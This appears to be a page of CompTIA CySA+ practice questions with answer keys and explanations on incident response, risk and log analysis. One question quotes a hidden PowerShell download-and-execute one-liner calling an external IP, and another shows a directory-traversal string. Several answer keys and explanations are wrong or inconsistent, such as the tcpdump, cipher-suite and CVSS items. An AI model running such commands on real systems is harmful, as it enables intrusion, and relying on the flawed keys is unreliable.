Which of the following best describes the threat concept in which an organization works to ensure that all network users only open attachments from known sources?

- A. Hacktivist threat
- B. Advanced persistent threat
- C. Unintentional insider threat
- D. Nation-state threat

Answer: C

Explanation:

An unintentional insider threat is a type of network security threat that occurs when a legitimate user of the network unknowingly exposes the network to malicious

activity, such as opening a phishing email or a malware-infected attachment from an unknown source. This can compromise the network security and allow attackers to access sensitive data or systems. The other options are not related to the threat concept of ensuring that all network users only open attachments from known sources.

ReferencesCompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 1: Threat and Vulnerability Management, page 13.What is Network Security | Threats, Best Practices
| Imperva, Network Security Threats and Attacks, Phishing section.Five Ways to Defend Against Network Security Threats, 2. Use Firewalls section.

NEW QUESTION 139

An organization enabled a SIEM rule to send an alert to a security analyst distribution list when ten failed logins occur within one minute. However, the control was unable to detect an attack with nine failed logins. Which of the following best represents what occurred?

- A. False positive
- B. True negative
- C. False negative
- D. True positive

Answer: C

Explanation:

The correct answer is C. False negative.

A false negative is a situation where an attack or a threat is not detected by a security control, even though it should have been. In this case, the SIEM rule was unable to detect an attack with nine failed logins, which is below the threshold of ten failed logins that triggers an alert. This means that the SIEM rule missed a potential attack and failed to alert the security analysts, resulting in a false negative.

A false positive is a situation where a benign or normal activity is detected as an attack or a threat by a security control, even though it is not. A true negative is a situation where a benign or normal activity is not detected as an attack or a threat by a security control, as expected. A true positive is a situation where an attack or a threat is detected by a security control, as expected. These are not the correct answers for this question.

NEW QUESTION 144

An analyst needs to provide recommendations based on a recent vulnerability scan:

Plug-in name	Family
SMB use domain SID to enumerate users	Windows : User management
SYN scanner	Port scanners
SSL certificate cannot be trusted	General
Scan not performed with admin privileges	Settings

Which of the following should the analyst recommend addressing to ensure potential vulnerabilities are identified?

- A. SMB use domain SID to enumerate users
- B. SYN scanner
- C. SSL certificate cannot be trusted
- D. Scan not performed with admin privileges

Answer: D

Explanation:

This is because scanning without admin privileges can limit the scope and accuracy of the vulnerability scan, and potentially miss some critical vulnerabilities that require higher privileges to detect. According to the OWASP Vulnerability Management Guide¹, “scanning without administrative privileges will result in a large number of false negatives and an incomplete scan”. Therefore, the analyst should recommend addressing this issue to ensure potential vulnerabilities are identified.

NEW QUESTION 146

After conducting a cybersecurity risk assessment for a new software request, a Chief Information Security Officer (CISO) decided the risk score would be too high. The CISO refused the software request. Which of the following risk management principles did the CISO select?

- A. Avoid
- B. Transfer
- C. Accept
- D. Mitigate

Answer: A

Explanation:

Avoid is a risk management principle that describes the decision or action of not engaging in an activity or accepting a risk that is deemed too high or unacceptable. Avoiding a risk can eliminate the possibility or impact of the risk, as well as the need for any further risk management actions. In this case, the CISO decided the risk score would be too high and refused the software request. This indicates that the CISO selected the avoid principle for risk management.

NEW QUESTION 151

A SIEM alert is triggered based on execution of a suspicious one-liner on two workstations in the organization's environment. An analyst views the details of these events below:


```
rundll32.exe javascript:"..\mshtml,RunHTLAApplication ";document.write();r=new%20ActiveXObject ("WScript.Shell").run("powershell -w h -nologo -noprofile -ep bypass IEX ((New-Object Net.WebClient).DownloadString('77.247.109.185/AccessToken.psl'))",0,true);
```

Which of the following statements best describes the intent of the attacker, based on this one-liner?

- A. Attacker is escalating privileges via JavaScript.
- B. Attacker is utilizing custom malware to download an additional script.
- C. Attacker is executing PowerShell script "AccessToken.psr."
- D. Attacker is attempting to install persistence mechanisms on the target machine.

Answer: B

Explanation:

The one-liner script is utilizing JavaScript to execute a PowerShell command that downloads and runs a script from an external source, indicating the use of custom malware to download an additional script. References: ompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 156.

NEW QUESTION 155

Which of the following would eliminate the need for different passwords for a variety of internal application?

- A. CASB
- B. SSO
- C. PAM
- D. MFA

Answer: B

Explanation:

Single Sign-On (SSO) allows users to log in with a single ID and password to access multiple applications. It eliminates the need for different passwords for various internal applications, streamlining the authentication process.

NEW QUESTION 158

Which of the following risk management principles is accomplished by purchasing cyber insurance?

- A. Accept
- B. Avoid
- C. Mitigate
- D. Transfer

Answer: D

Explanation:

Transfer is the risk management principle that is accomplished by purchasing cyber insurance. Transfer is a strategy that involves shifting the risk or its consequences to another party, such as an insurance company, a vendor, or a partner. Transfer does not eliminate the risk, but it reduces the potential impact or liability of the risk for the original party. Cyber insurance is a type of insurance that covers the losses and damages resulting from cyberattacks, such as data breaches, ransomware, denial-of-service attacks, or network disruptions. Cyber insurance can help transfer the risk of cyber incidents by providing financial compensation, legal assistance, or recovery services to the insured party. Official References:

? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

? <https://www.comptia.org/certifications/cybersecurity-analyst>

? <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

NEW QUESTION 163

A security analyst is trying to detect connections to a suspicious IP address by collecting the packet captures from the gateway. Which of the following commands should the security analyst consider running?

- A. `grep [IP address] packets.pcapB cat packets.pcap | grep [IP Address]`
- B. `tcpdump -n -r packets.pcap host [IP address]`
- C. `strings packets.pcap | grep [IP Address]`

Answer: C

Explanation:

tcpdump is a command-line tool that can capture and analyze network packets from a given interface or file. The -n option prevents tcpdump from resolving hostnames, which can speed up the analysis. The -r option reads packets from a file, in this case packets.pcap. The host [IP address] filter specifies that tcpdump should only display packets that have the given IP address as either the source or the destination. This command can help the security analyst detect connections to a suspicious IP address by collecting the packet captures from the gateway. Official References:

? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

? <https://www.techtarget.com/searchsecurity/quiz/Sample-CompTIA-CySA-test-questions-with-answers>

? https://www.reddit.com/r/CompTIA/comments/tmxx84/passed_cysa_heres_my_experience_and_how_i_studied/

NEW QUESTION 165

A company's security team is updating a section of the reporting policy that pertains to inappropriate use of resources (e.g., an employee who installs cryptominers on workstations in the office). Besides the security team, which of the following groups should the issue be escalated to first in order to comply with industry best practices?

- A. Help desk
- B. Law enforcement

- C. Legal department
- D. Board member

Answer: C

Explanation:

The correct answer is C. Legal department.

According to the CompTIA Cybersecurity Analyst (CySA+) certification exam objectives, one of the tasks for a security analyst is to “report and escalate security incidents to appropriate stakeholders and authorities” 1. This includes reporting any inappropriate use of resources, such as installing cryptominers on workstations, which may violate the company’s policies and cause financial and reputational damage. The legal department is the most appropriate group to escalate this issue to first, as they can advise on the legal implications and actions that can be taken against the employee. The legal department can also coordinate with other groups, such as law enforcement, help desk, or board members, as needed. The other options are not the best choices to escalate the issue to first, as they may not have the authority or expertise to handle the situation properly.

NEW QUESTION 169

Which of the following is the most important factor to ensure accurate incident response reporting?

- A. A well-defined timeline of the events
- B. A guideline for regulatory reporting
- C. Logs from the impacted system
- D. A well-developed executive summary

Answer: A

Explanation:

A well-defined timeline of the events is the most important factor to ensure accurate incident response reporting, as it provides a clear and chronological account of what happened, when it happened, who was involved, and what actions were taken. A timeline helps to identify the root cause of the incident, the impact and scope of the damage, the effectiveness of the response, and the lessons learned for future improvement. A timeline also helps to communicate the incident to relevant stakeholders, such as management, legal, regulatory, or media entities. The other factors are also important for incident response reporting, but they are not as essential as a well-defined timeline. Official References:

? <https://www.ibm.com/topics/incident-response>

? <https://www.crowdstrike.com/cybersecurity-101/incident-response/incident-response-steps/>

NEW QUESTION 171

Due to an incident involving company devices, an incident responder needs to take a mobile phone to the lab for further investigation. Which of the following tools should be used to maintain the integrity of the mobile phone while it is transported? (Select two).

- A. Signal-shielded bag
- B. Tamper-evident seal
- C. Thumb drive
- D. Crime scene tape
- E. Write blocker
- F. Drive duplicator

Answer: AB

Explanation:

A signal-shielded bag and a tamper-evident seal are tools that can be used to maintain the integrity of the mobile phone while it is transported. A signal-shielded bag prevents the phone from receiving or sending any signals that could compromise the data or evidence on the device. A tamper-evident seal ensures that the phone has not been opened or altered during the transportation. ReferencesM: obile device forensics, Section: Acquisition

NEW QUESTION 172

An organization has activated the CSIRT. A security analyst believes a single virtual server was compromised and immediately isolated from the network. Which of the following should the CSIRT conduct next?

- A. Take a snapshot of the compromised server and verify its integrity
- B. Restore the affected server to remove any malware
- C. Contact the appropriate government agency to investigate
- D. Research the malware strain to perform attribution

Answer: A

Explanation:

The next action that the CSIRT should conduct after isolating the compromised server from the network is to take a snapshot of the compromised server and verify its integrity. Taking a snapshot of the compromised server involves creating an exact copy or image of the server’s data and state at a specific point in time. Verifying its integrity involves ensuring that the snapshot has not been altered, corrupted, or tampered with during or after its creation. Taking a snapshot and verifying its integrity can help preserve and protect any evidence or information related to the incident, as well as prevent any tampering, contamination, or destruction of evidence.

NEW QUESTION 177

A technician is analyzing output from a popular network mapping tool for a PCI audit:

```
PORT STATE SERVICE VERSION
22/tcp open  ssh Cisco SSH 1.25 (protocol 2.0)
443/tcp open  ssl/http OpenResty web app server
|_ http-server-header: openresty
|_ ssl-enum-ciphers:
|_ TLSv1.1:
|_ ciphers:
|_ TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
|_ TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
|_ compressors:
|_ NULL
|_ cipher preference: server
|_ warnings:
|_ Insecure certificate signature (SHA1), score capped at F
|_ TLSv1.2:
|_ ciphers:
|_ TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - F
|_ TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - F
|_ TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp256r1) - F
|_ TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - F
|_ TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (secp256r1) - F
|_ TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - F
|_ TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - F
|_ TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - F
|_ TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
|_ TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
|_ compressors:
|_ NULL
|_ cipher preference: server
|_ warnings:
|_ Insecure certificate signature (SHA1), score capped at F
|_ least strength: F
```

Which of the following best describes the output?

- A. The host is not up or responding.
- B. The host is running excessive cipher suites.
- C. The host is allowing insecure cipher suites.
- D. The Secure Shell port on this host is closed

Answer: C

Explanation:

The output shows the result of running the ssl-enum-ciphers script with Nmap, which is a tool that can scan web servers for supported SSL/TLS cipher suites. Cipher suites are combinations of cryptographic algorithms that are used to establish secure communication between a client and a server. The output shows the cipher suites that are supported by the server, along with a letter grade (A through F) indicating the strength of the connection. The output also shows the least strength, which is the strength of the weakest cipher offered by the server. In this case, the least strength is F, which means that the server is allowing insecure cipher suites that are vulnerable to attacks or have been deprecated. For example, the output shows that the server supports SSLv3, which is an outdated and insecure protocol that is susceptible to the POODLE attack. The output also shows that the server supports RC4, which is a weak and broken stream cipher that should not be used. Therefore, the best description of the output is that the host is allowing insecure cipher suites. The other descriptions are not accurate, as they do not reflect what the output shows. The host is not up or responding is incorrect, as the output clearly shows that the host is up and responding to the scan. The host is running excessive cipher suites is incorrect, as the output does not indicate how many cipher suites the host is running, only which ones it supports. The Secure Shell port on this host is closed is incorrect, as the output does not show anything about port 22, which is the default port for Secure Shell (SSH). The output only shows information about port 443, which is the default port for HTTPS.

NEW QUESTION 180

A security analyst has found the following suspicious DNS traffic while analyzing a packet capture:

- DNS traffic while a tunneling session is active.
- The mean time between queries is less than one second.
- The average query length exceeds 100 characters. Which of the following attacks most likely occurred?

- A. DNS exfiltration
- B. DNS spoofing
- C. DNS zone transfer
- D. DNS poisoning

Answer: A

Explanation:

DNS exfiltration is a technique that uses the DNS protocol to transfer data from a compromised network or device to an attacker-controlled server. DNS exfiltration can bypass firewall rules and security products that do not inspect DNS traffic. The characteristics of the suspicious DNS traffic in the question match the indicators of DNS exfiltration, such as:

? DNS traffic while a tunneling session is active: This implies that the DNS protocol is being used to create a covert channel for data transfer.

? The mean time between queries is less than one second: This implies that the DNS queries are being sent at a high frequency to maximize the amount of data transferred.

? The average query length exceeds 100 characters: This implies that the DNS queries are encoding large amounts of data in the subdomains or other fields of the

DNS packets.

Official References:

? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

? <https://resources.infosecinstitute.com/topic/bypassing-security-products-via-dns-data-exfiltration/>

? https://www.reddit.com/r/CompTIA/comments/nvjuzt/dns_exfiltration_explanation/

NEW QUESTION 181

A cryptocurrency service company is primarily concerned with ensuring the accuracy of the data on one of its systems. A security analyst has been tasked with prioritizing vulnerabilities for remediation for the system. The analyst will use the following CVSSv3.1 impact metrics for prioritization:

Vulnerability	CVSSv3.1 impact metrics
1	C:L/I:L/A:L
2	C:N/I:L/A:H
3	C:H/I:N/A:N
4	C:L/I:H/A:L

Which of the following vulnerabilities should be prioritized for remediation?

- A. 1
- B. 2
- C. 3
- D. 4

Answer: B

Explanation:

Vulnerability 2 has the highest impact metrics, specifically the highest attack vector (AV) and attack complexity (AC) values. This means that the vulnerability is more likely to be exploited and more difficult to remediate.

References:

? CVSS v3.1 Specification Document, section 2.1.1 and 2.1.2

? The CVSS v3 Vulnerability Scoring System, section 3.1 and 3.2

NEW QUESTION 184

An attacker has just gained access to the syslog server on a LAN. Reviewing the syslog entries has allowed the attacker to prioritize possible next targets. Which of the following is this an example of?

- A. Passive network foot printing
- B. OS fingerprinting
- C. Service port identification
- D. Application versioning

Answer: A

Explanation:

Passive network foot printing is the best description of the example, as it reflects the technique of collecting information about a network or system by monitoring or sniffing network traffic without sending any packets or interacting with the target. Foot printing is a term that refers to the process of gathering information about a target network or system, such as its IP addresses, open ports, operating systems, services, or vulnerabilities. Foot printing can be done for legitimate purposes, such as penetration testing or auditing, or for malicious purposes, such as reconnaissance or intelligence gathering. Foot printing can be classified into two types: active and passive. Active foot printing involves sending packets or requests to the target and analyzing the responses, such as using tools like ping, traceroute, or Nmap. Active foot printing can provide more accurate and detailed information, but it can also be detected by firewalls or intrusion detection systems (IDS). Passive foot printing involves observing or capturing network traffic without sending any packets or requests to the target, such as using tools like tcpdump, Wireshark, or Shodan. Passive foot printing can provide less information, but it can also avoid detection by firewalls or IDS. The example in the question shows that the attacker has gained access to the syslog server on a LAN and reviewed the syslog entries to prioritize possible next targets. A syslog server is a server that collects and stores log messages from various devices or applications on a network. A syslog entry is a record of an event or activity that occurred on a device or application, such as an error, a warning, or an alert. By reviewing the syslog entries, the attacker can obtain information about the network or system, such as its configuration, status, performance, or security issues. This is an example of passive network foot printing, as the attacker is not sending any packets or requests to the target, but rather observing or capturing network traffic from the syslog server. The other options are not correct, as they describe different techniques or concepts.

OS fingerprinting is a technique of identifying the operating system of a target by analyzing its responses to certain packets or requests, such as using tools like Nmap or Xprobe2. OS fingerprinting can be done actively or passively, but it is not what the attacker is doing in the example. Service port identification is a technique of identifying the services running on a target by scanning its open ports and analyzing its responses to certain packets or requests, such as using tools like Nmap or Netcat. Service port identification can be done actively or passively, but it is not what the attacker is doing in the example. Application versioning is a concept that refers to the process of assigning unique identifiers to different versions of an application, such as using numbers, letters, dates, or names. Application versioning can help to track changes, updates, bugs, or features of an application, but it is not related to what the attacker is doing in the example.

NEW QUESTION 188

A security analyst detects an email server that had been compromised in the internal network. Users have been reporting strange messages in their email inboxes and unusual network traffic. Which of the following incident response steps should be performed next?

- A. Preparation
- B. Validation
- C. Containment
- D. Eradication

Answer: C

Explanation:

After detecting a compromised email server and unusual network traffic, the next step in incident response is containment, to prevent further damage or spread of the compromise. ReferencesC: ompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5: Incident Response, page 197.

NEW QUESTION 193

Which of the following threat-modeling procedures is in the OWASP Web Security Testing Guide?

- A. Review Of security requirements
- B. Compliance checks
- C. Decomposing the application
- D. Security by design

Answer: C

Explanation:

The OWASP Web Security Testing Guide (WSTG) includes a section on threat modeling, which is a structured approach to identify, quantify, and address the security risks associated with an application. The first step in the threat modeling process is decomposing the application, which involves creating use cases, identifying entry points, assets, trust levels, and data flow diagrams for the application. This helps to understand the application and how it interacts with external entities, as well as to identify potential threats and vulnerabilities¹. The other options are not part of the OWASP WSTG threat modeling process.

NEW QUESTION 196

An analyst has been asked to validate the potential risk of a new ransomware campaign that the Chief Financial Officer read about in the newspaper. The company is a manufacturer of a very small spring used in the newest fighter jet and is a critical piece of the supply chain for this aircraft. Which of the following would be the best threat intelligence source to learn about this new campaign?

- A. Information sharing organization
- B. Blogs/forums
- C. Cybersecurity incident response team
- D. Deep/dark web

Answer: A

Explanation:

An information sharing organization is a group or network of organizations that share threat intelligence, best practices, or lessons learned related to cybersecurity issues or incidents. An information sharing organization can help security analysts learn about new ransomware campaigns or other emerging threats, as well as get recommendations or guidance on how to prevent, detect, or respond to them. An information sharing organization can also help security analysts collaborate or coordinate with other organizations in the same industry or region that may face similar threats or challenges.

NEW QUESTION 200

A security analyst reviews the following results of a Nikto scan:

```
shared@Linux01int: ~
File Edit View Search Terminal Help
-----
+ Server: Apache
+ Root page / redirects to: https://www.proz.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ File/dir '/crawler-plt/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ File/dir '/profiles/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ File/dir '/profile/$/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ File/dir '/profile?/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ File/dir '/profile?/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ File/dir '/translator/2372s/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ File/dir '/profile/127329s/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ File/dir '/?sp=login/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ File/dir '/?sp=404/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ File/dir '/translation-news/wp-admin/' in robots.txt returned a non-forbidden or redirect HTTP code (500)
+ "robots.txt" contains 10 entries which should be manually viewed.
+ lines
+ /crossdomain.xml contains 1 line which should be manually viewed for improper domains or wildcards.
+ Server is using a wildcard certificate: '*.proz.com'
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8201xdh%28V5.80%29.aspx for details.
+ /kboard/: KBoard Forum 0.3.0 and prior have a security problem in forum_edit_post.php, forum_post.php and forum_reply.php
+ /lists/admin/: PHPList pre 2.6.4 contains a number of vulnerabilities including remote administrative access, harvesting user info and more. Default login to admin interface is admin/phplist
+ /splashAdmin.php: Cobalt Qube 3 admin is running. This may have multiple security problems as described by www.scan-associates.net. These could not be tested remotely.
+ /ssdefs/: Sitedeep pre 1.4.2 has 'major' security problems.
+ /sshome/: Sitedeep pre 1.4.2 has 'major' security problems.
+ /tiki/: Tiki 1.7.2 and previous allowed restricted Wiki pages to be viewed via a 'URL trick'. Default login/pass could be admin/admin
+ /tiki/tiki-install.php: Tiki 1.7.2 and previous allowed restricted Wiki pages to be viewed via a 'URL trick'. Default login/pass could be admin/admin
+ /scripts/samples/details.idc: See RFP 9901; www.wiretrip.net
+ OSVDB-396: /_vti_bin/shtml.exe: Attackers may be able to crash FrontPage by requesting a DOS device, like shtml.exe/aux.htm -- a DoS was not attempted.
+ OSVDB-637: /-root/: Allowed to browse root's home directory.
+ /cgi-bin/wrap: comes with IRIX 6.2; allows to view directories
+ /forums//admin/config.php: PHP Config file may contain database IDs and passwords.
+ /forums//adm/config.php: PHP Config file may contain database IDs and passwords.
+ /forums//administrator/config.php: PHP Config file may contain database IDs and passwords.
```

Which of the following should the security administrator investigate next?

- A. tiki
- B. phplist
- C. shtml.exe
- D. sshome

Answer: C

Explanation:

The security administrator should investigate shtml.exe next, as it is a potential vulnerability that allows remote code execution on the web server. Nikto scan results indicate that the web server is running Apache on Windows, and that the shtml.exe file is accessible in the /scripts/ directory. This file is part of the Server Side Includes (SSI) feature, which allows dynamic content generation on web pages. However, if the SSI feature is not configured properly, it can allow attackers to execute arbitrary commands on the web server by injecting malicious code into the URL or the web page¹². Therefore, the security administrator should check the SSI configuration and permissions, and remove or disable the shtml.exe file if it is not needed. References: Nikto-Penetration testing. Introduction, Web

application scanning with Nikto

NEW QUESTION 205

During an incident, some IoCs of possible ransomware contamination were found in a group of servers in a segment of the network. Which of the following steps should be taken next?

- A. Isolation
- B. Remediation
- C. Reimaging
- D. Preservation

Answer: A

Explanation:

Isolation is the first step to take after detecting some indicators of compromise (IoCs) of possible ransomware contamination. Isolation prevents the ransomware from spreading to other servers or segments of the network, and allows the security team to investigate and contain the incident. Isolation can be done by disconnecting the infected servers from the network, blocking the malicious traffic, or applying firewall rules¹².

References: 10 Things You Should Do After a Ransomware Attack, How to Recover from a Ransomware Attack: A Step-by-Step Guide

NEW QUESTION 209

Which of the following is the best action to take after the conclusion of a security incident to improve incident response in the future?

- A. Develop a call tree to inform impacted users
- B. Schedule a review with all teams to discuss what occurred
- C. Create an executive summary to update company leadership
- D. Review regulatory compliance with public relations for official notification

Answer: B

Explanation:

One of the best actions to take after the conclusion of a security incident to improve incident response in the future is to schedule a review with all teams to discuss what occurred, what went well, what went wrong, and what can be improved. This review is also known as a lessons learned session or an after-action report. The purpose of this review is to identify the root causes of the incident, evaluate the effectiveness of the incident response process, document any gaps or weaknesses in the security controls, and recommend corrective actions or preventive measures for future incidents. Official References:

<https://www.eccouncil.org/cybersecurity-exchange/threat-intelligence/cyber-kill-chain-seven-steps-cyberattack/>

NEW QUESTION 213

A security analyst is reviewing events that occurred during a possible compromise. The analyst obtains the following log:

Time stamp	Message
20:06:05	LDAP: A read operation was performed on an object: Domain Admins
20:06:05	LDAP: A read operation was performed on an object: Domain Servers
20:06:09	EDR: A local group was enumerated: Administrators
20:06:23	EDR: SMB connection attempts to multiple hosts from single host: PC021

Which of the following is most likely occurring, based on the events in the log?

- A. An adversary is attempting to find the shortest path of compromise.
- B. An adversary is performing a vulnerability scan.
- C. An adversary is escalating privileges.
- D. An adversary is performing a password stuffing attack..

Answer: B

Explanation:

Based on the events in the log, the most likely occurrence is that an adversary is performing a vulnerability scan. The log shows LDAP read operations and EDR enumerating local groups, which are indicative of an adversary scanning the system to find vulnerabilities or sensitive information. The final entry shows SMB connection attempts to multiple hosts from a single host, which could be a sign of network discovery or lateral movement. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 161; Monitor logs from vulnerability scanners, Section: Reports on Nessus vulnerability data.

NEW QUESTION 215

A company's user accounts have been compromised. Users are also reporting that the company's internal portal is sometimes only accessible through HTTP, other times; it is accessible through HTTPS. Which of the following most likely describes the observed activity?

- A. There is an issue with the SSL certificate causing port 443 to become unavailable for HTTPS access
- B. An on-path attack is being performed by someone with internal access that forces users into port 80
- C. The web server cannot handle an increasing amount of HTTPS requests so it forwards users to port 80
- D. An error was caused by BGP due to new rules applied over the company's internal routers

Answer: B

Explanation:

An on-path attack is a type of man-in-the-middle attack where an attacker intercepts and modifies network traffic between two parties. In this case, someone with internal access may be performing an on-path attack by forcing users into port 80, which is used for HTTP communication, instead of port 443, which is used for HTTPS communication. This would allow the attacker to compromise the user accounts and access the company's internal portal.

NEW QUESTION 220

Which of the following would an organization use to develop a business continuity plan?

- A. A diagram of all systems and interdependent applications
- B. A repository for all the software used by the organization
- C. A prioritized list of critical systems defined by executive leadership
- D. A configuration management database in print at an off-site location

Answer: C

Explanation:

A prioritized list of critical systems defined by executive leadership is the best option to use to develop a business continuity plan. A business continuity plan (BCP) is a system of prevention and recovery from potential threats to a company. The plan ensures that personnel and assets are protected and are able to function quickly in the event of a disaster¹. A BCP should include a business impact analysis, which identifies the critical systems and processes that are essential for the continuity of the business operations, and the potential impacts of their disruption². The executive leadership should be involved in defining the critical systems and their priorities, as they have the strategic vision and authority to make decisions that affect the whole organization³. A diagram of all systems and interdependent applications, a repository for all the software used by the organization, and a configuration management database in print at an off-site location are all useful tools for documenting and managing the IT infrastructure, but they are not sufficient to develop a comprehensive BCP that covers all aspects of the business continuity⁴. References: What Is a Business Continuity Plan (BCP), and How Does It Work?, Business continuity plan (BCP) in 8 steps, with templates, Business continuity planning | Business Queensland, Understanding the Essentials of a Business Continuity Plan

NEW QUESTION 223

When investigating a potentially compromised host, an analyst observes that the process BGInfo.exe (PID 1024), a Sysinternals tool used to create desktop backgrounds containing host details, has been running for over two days. Which of the following activities will provide the best insight into this potentially malicious process, based on the anomalous behavior?

- A. Changes to system environment variables
- B. SMB network traffic related to the system process
- C. Recent browser history of the primary user
- D. Activities taken by PID 1024

Answer: D

Explanation:

The activities taken by the process with PID 1024 will provide the best insight into this potentially malicious process, based on the anomalous behavior. BGInfo.exe is a legitimate tool that displays system information on the desktop background, but it can also be used by attackers to gather information about the compromised host or to disguise malicious processes¹². By monitoring the activities of PID 1024, such as the files it accesses, the network connections it makes, or the commands it executes, the analyst can determine if the process is benign or malicious. References: bginfo.exe Windows process - What is it?, What is bginfo.exe? Is it Safe or a Virus? How to remove or fix it

NEW QUESTION 228

Which of the following makes STIX and OpenIOC information readable by both humans and machines?

- A. XML
- B. URL
- C. OVAL
- D. TAXII

Answer: A

Explanation:

The correct answer is A. XML.

STIX and OpenIOC are two standards for representing and exchanging cyber threat intelligence (CTI) information. STIX stands for Structured Threat Information Expression and OpenIOC stands for Open Location and Identity Coordinates. Both standards use XML as the underlying data format to encode the information in a structured and machine-readable way. XML stands for Extensible Markup Language and it is a widely used standard for defining and exchanging data on the web. XML uses tags, attributes, and elements to describe the structure and meaning of the data. XML is also human-readable, as it uses plain text and follows a hierarchical and nested structure.

XML is not the only format that can be used to make STIX and OpenIOC information readable by both humans and machines, but it is the most common and widely supported one. Other formats that can be used include JSON, CSV, or PDF, depending on the use case and the preferences of the information producers and consumers. However, XML has some advantages over other formats, such as:

- ? XML is more expressive and flexible than JSON or CSV, as it can define complex data types, schemas, namespaces, and validation rules.
- ? XML is more standardized and interoperable than PDF, as it can be easily parsed, transformed, validated, and queried by various tools and languages.
- ? XML is more compatible with existing CTI standards and tools than other formats, as it is the basis for STIX 1.x, TAXII 1.x, MAEC, CybOX, OVAL, and others.

References:

- ? 1 Introduction to STIX - GitHub Pages
- ? 2 5 Best Threat Intelligence Feeds in 2023 (Free & Paid Tools) - Comparitech
- ? 3 What Are STIX/TAXII Standards? - Anomali Resources
- ? 4 What is STIX/TAXII? | Cloudflare
- ? 5 Sample Use | TAXII Project Documentation - GitHub Pages
- ? 6 Trying to retrieve xml data with taxii - Stack Overflow
- ? 7 CISA AIS TAXII Server Connection Guide
- ? 8 CISA AIS TAXII Server Connection Guide v2.0 | CISA

NEW QUESTION 230

Which of the following describes a contract that is used to define the various levels of maintenance to be provided by an external business vendor in a secure environment?

- A. MOU
- B. NDA
- C. BIA
- D. SLA

Answer: D

Explanation:

SLA stands for Service Level Agreement, which is a contract that defines the various levels of maintenance to be provided by an external business vendor in a secure environment. An SLA specifies the expectations, responsibilities, and obligations of both parties, such as the scope, quality, availability, and performance of the service, as well as the metrics and methods for measuring and reporting the service level. An SLA also outlines the penalties or remedies for any breach or failure of the service level. An SLA can help ensure that the external business vendor delivers the service in a timely, consistent, and secure manner, and that the customer receives the service that meets their needs and requirements. Official References:

? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

? <https://www.comptia.org/certifications/cybersecurity-analyst>

? <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

NEW QUESTION 235

An analyst receives threat intelligence regarding potential attacks from an actor with seemingly unlimited time and resources. Which of the following best describes the threat actor attributed to the malicious activity?

- A. Insider threat
- B. Ransomware group
- C. Nation-state
- D. Organized crime

Answer: C

NEW QUESTION 236

While reviewing the web server logs a security analyst notices the following snippet

```
..\..\..\boot.ini
```

Which of the following is being attempted?

- A. Directory traversal
- B. Remote file inclusion
- C. Cross-site scripting
- D. Remote code execution
- E. Enumeration of/etc/pasawd

Answer: A

Explanation:

The log entry ".....\boot.ini" is indicative of a directory traversal attack, where an attacker attempts to access files and directories that are stored outside the web root folder.

The log snippet ".....\boot.ini" is indicative of a directory traversal attack. This type of attack aims to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with "..\" (dot-dot-slash), the attacker may be able to access arbitrary files and directories stored on the file system.

NEW QUESTION 238

Which of the following best describes the goal of a disaster recovery exercise as preparation for possible incidents?

- A. To provide metrics and test continuity controls
- B. To verify the roles of the incident response team
- C. To provide recommendations for handling vulnerabilities
- D. To perform tests against implemented security controls

Answer: A

Explanation:

The correct answer is A. To provide metrics and test continuity controls.

A disaster recovery exercise is a simulation or a test of the disaster recovery plan, which is a set of procedures and resources that are used to restore the normal operations of an organization after a disaster or a major incident. The goal of a disaster recovery exercise is to provide metrics and test continuity controls, which are the measures that ensure the availability and resilience of the critical systems and processes of an organization. A disaster recovery exercise can help evaluate the effectiveness, efficiency, and readiness of the disaster recovery plan, as well as identify and address any gaps or issues .

The other options are not the best descriptions of the goal of a disaster recovery exercise. Verifying the roles of the incident response team (B) is a goal of an incident response exercise, which is a simulation or a test of the incident response plan, which is a set of procedures and roles that are used to detect, contain, analyze, and remediate an incident. Providing recommendations for handling vulnerabilities © is a goal of a vulnerability assessment, which is a process of identifying and prioritizing the weaknesses and risks in an organization's systems or network. Performing tests against implemented security controls (D) is a goal of a penetration test, which is an authorized and simulated attack on an organization's systems or network to evaluate their security posture and identify any vulnerabilities or misconfigurations.

NEW QUESTION 241

A penetration tester submitted data to a form in a web application, which enabled the penetration tester to retrieve user credentials. Which of the following should be recommended for remediation of this application vulnerability?

- A. Implementing multifactor authentication on the server OS

- B. Hashing user passwords on the web application
- C. Performing input validation before allowing submission
- D. Segmenting the network between the users and the web server

